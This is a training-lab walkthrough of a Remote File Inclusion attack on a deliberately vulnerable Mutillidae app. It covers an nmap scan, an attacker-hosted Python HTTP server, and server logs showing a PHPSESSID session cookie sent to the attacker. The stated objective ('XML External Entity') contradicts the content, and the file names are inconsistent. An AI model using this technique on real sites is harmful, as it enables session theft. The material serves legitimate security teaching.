

[illegible]

<b>Name</b>	Remote File Inclusion
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=1889">https://attackdefense.com/challengedetails?cid=1889</a>
<b>Type</b>	Webapp Pentesting Basics

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective:** Perform XML External Entity attack.

**Solution:**

**Step 1:** Start a terminal and check the IP address of the host.

**Command:** ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
12818: eth0@if12819: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
12821: eth1@if12822: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:7b:db:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.123.219.2/24 brd 192.123.219.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

**Step 2:** Run Nmap scan on the target IP to find open ports.

**Note:** The target IP will be 192.123.219.3


**Command:** nmap 192.123.219.3

```
root@attackdefense:~# nmap 192.123.219.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-11 05:12 IST
Nmap scan report for target-1 (192.123.219.3)
Host is up (0.000021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:7B:DB:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```



Port 80 and Port 3306 are open

**Step 3:** Start firefox and navigate to the target IP.



An instance of Mutillidae is running at port 80 of the target.

**Step 4:** Navigate to Remote File Inclusion page located under Insecure Direct Object References in Broken Access Control of OWASP 2017




**Step 5:** Start a Simple HTTP Server on port 80



**Command:** python -m SimpleHTTPServer 80


```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

**Step 6:** Check for the Remote File Inclusion Vulnerability by modifying the page parameter with the URL of the attacker's machine.



These are the root (/) directories/files of the attacker machine.

**Step 7:** Create a file to retrieve the cookies and save it as getcookies.txt



**Step 8:** Open the getcookies.txt from the target server.



**Step 9:** Check the python HTTP server terminal.

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.123.219.3 - - [11/Jun/2020 05:14:10] "HEAD / HTTP/1.1" 200 -
192.123.219.3 - - [11/Jun/2020 05:14:10] "GET / HTTP/1.0" 200 -
192.123.219.3 - - [11/Jun/2020 05:16:33] "HEAD / HTTP/1.1" 200 -
192.123.219.3 - - [11/Jun/2020 05:16:33] "GET / HTTP/1.0" 200 -
192.123.219.3 - - [11/Jun/2020 05:16:54] "HEAD /getcookie.txt HTTP/1.1" 200 -
192.123.219.3 - - [11/Jun/2020 05:16:54] "GET /getcookie.txt HTTP/1.0" 200 -
192.123.219.2 - - [11/Jun/2020 05:16:54] "GET /?cookie=PHPSESSID=cvbati4kq276oigbduibqn04a1;%20showhints=1 HTTP/1.1" 200 -
```

The Remote File Inclusion attack is successful.

## References:

1. Mutillidae (<https://sourceforge.net/projects/mutillidae/>)